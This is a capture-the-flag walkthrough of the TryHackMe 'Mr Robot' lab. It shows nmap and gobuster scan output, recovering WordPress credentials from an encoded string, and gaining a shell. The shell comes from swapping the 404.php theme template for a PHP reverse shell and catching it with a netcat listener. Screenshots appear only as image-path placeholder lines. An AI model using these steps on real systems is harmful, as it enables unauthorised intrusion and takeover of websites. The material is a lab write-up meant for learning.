Mr Robot Room (try hack me) Room POC

First do some scans nmap

nmap -sC -sV -sS -Pn -A 10.10.9.145

Starting Nmap 7.93 (https://nmap.org) at 2023-08-07 07:46 EDT

Nmap scan report for 10.10.9.145

Host is up (0.21s latency).

Not shown: 997 filtered tcp ports (no-response)

PORT   STATE SERVICE VERSION

22/tcp closed ssh

80/tcp open   http   Apache httpd

|_http-server-header: Apache

|_http-title: Site doesn't have a title (text/html).

443/tcp open   ssl/http Apache httpd

|_http-server-header: Apache

| ssl-cert: Subject: commonName=www.example.com

| Not valid before: 2015-09-16T10:45:03

|_Not valid after: 2025-09-13T10:45:03

|_http-title: Site doesn't have a title (text/html).

Device type: general purpose|specialized|storage-misc|broadband router|printer|WAP

Running (JUST GUESSING): Linux 5.X|3.X|4.X|2.6.X (91%), Crestron 2-Series (89%), HP embedded (89%), Asus embedded (88%)

OS CPE: cpe:/o:linux:linux_kernel:5.4 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3 cpe:/h:asus:rt-n56u cpe:/o:linux:linux_kernel:3.4 cpe:/o:linux:linux_kernel:2.6.22

Aggressive OS guesses: Linux 5.4 (91%), Linux 3.10 - 3.13 (90%), Linux 3.10 - 4.11 (90%), Linux 3.12 (90%), Linux 3.13 (90%), Linux 3.13 or 4.2 (90%), Linux 3.2 - 3.5 (90%), Linux 3.2 - 3.8 (90%), Linux 4.2 (90%), Linux 4.4 (90%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)


HOP RTT ADDRESS

1 209.30 ms 10.8.0.1


2 209.70 ms 10.10.9.145

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.

Nmap done: 1 IP address (1 host up) scanned in 48.92 seconds



Then gobuster scan



gobuster dir -u http://10.10.9.145:80 -t 50 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

==========

Gobuster v3.5

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

==========

[+] Url: http://10.10.9.145:80

[+] Method: GET

[+] Threads: 50

[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

[+] Negative Status codes: 404

[+] User Agent: gobuster/3.5

[+] Timeout: 10s

==========

2023/08/07 07:47:00 Starting gobuster in directory enumeration mode

==========

/images (Status: 301) [Size: 234] [--> http://10.10.9.145/images/]

/blog (Status: 301) [Size: 232] [--> http://10.10.9.145/blog/]

/sitemap (Status: 200) [Size: 0]

/robots (Status: 200) [Size: 41]

/login (Status: 302) [Size: 0] [--> http://10.10.9.145:80/wp-login.php]

/rss (Status: 200) [Size: 363]

/video (Status: 301) [Size: 233] [--> http://10.10.9.145/video/]

/0 (Status: 301) [Size: 0] [--> http://10.10.9.145:80/0/]

/feed (Status: 200) [Size: 807]

/image (Status: 301) [Size: 0] [--> http://10.10.9.145:80/image/]

/atom (Status: 200) [Size: 619]

/wp-content (Status: 301) [Size: 238] [--> http://10.10.9.145/wp-content/]

/admin (Status: 301) [Size: 233] [--> http://10.10.9.145/admin/]

/audio (Status: 301) [Size: 233] [--> http://10.10.9.145/audio/]

/wp-login (Status: 200) [Size: 2620]

/css (Status: 301) [Size: 231] [--> http://10.10.9.145/css/]

/intro (Status: 200) [Size: 516314]

/rss2 (Status: 200) [Size: 807]

/license (Status: 200) [Size: 309]

/wp-includes (Status: 301) [Size: 239] [--> http://10.10.9.145/wp-includes/]

/js (Status: 301) [Size: 230] [--> http://10.10.9.145/js/]

/Image (Status: 301) [Size: 0] [--> http://10.10.9.145:80/Image/]

/rdf (Status: 200) [Size: 811]

/page1 (Status: 200) [Size: 8262]

/readme (Status: 200) [Size: 64]

/robots (Status: 200) [Size: 41]

/dashboard (Status: 302) [Size: 0] [--> http://10.10.9.145:80/wp-admin/]

/%20 (Status: 301) [Size: 0] [--> http://10.10.9.145:80/]

/wp-admin (Status: 301) [Size: 236] [--> http://10.10.9.145/wp-admin/]

/phpmyadmin (Status: 403) [Size: 94]

/0000 (Status: 301) [Size: 0] [--> http://10.10.9.145:80/0000/]


/xmlrpc (Status: 405) [Size: 42]

Progress: 44669 / 220563 (20.25%)[ERROR] 2023/08/07 08:46:15 [!] unexpected EOF


Progress: 44669 / 220563 (20.25%)[ERROR] 2023/08/07 08:46:16 [!] Get "http://10.10.9.145:80/entities": context deadline exceeded (Client.Timeout exceeded while awaiting headers)

[ERROR] 2023/08/07 08:46:16 [!] Get "http://10.10.9.145:80/Directors": context deadline exceeded (Client.Timeout exceeded while awaiting headers)


FROM HERE USE robots then you can find some information-




FROM HERE WE GOT THE FIRST KEY




AND WE ALSO GOT A WORDLIST



THEN WE GO TO LICENSE THEN WE FOUND A HASH WHICH ARE THE CREDENTIALS FOR THE LOGIN PAGE




I USED THE CYBER CHEF TO CRACK IT




WE GOT THE CREDENTIALS

THEN WE USED IT ON THE LOGIN PAGE




THEN WE ARE IN THE ACCOUNT





THEN WE CHANGE THE PHP FILE IN APPEARANCE->EDITOR->404.PHP TEMPLATE

WE CHANGE THE CODE TO PENTEST MONKEY PHP REVERSE SHELL WE CHANGE THE CODE THE IP AND PORT



THEN WE SET A LISTENER AND THEN WE GO TO THE 404.PHP PAGE TO ACTIVATE THEN WE GOT THE REVERSE SHELL





nc -lvnp 4444

listening on [any] 4444 ...

connect to [10.8.143.120] from (UNKNOWN) [10.10.39.46] 37062

Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux

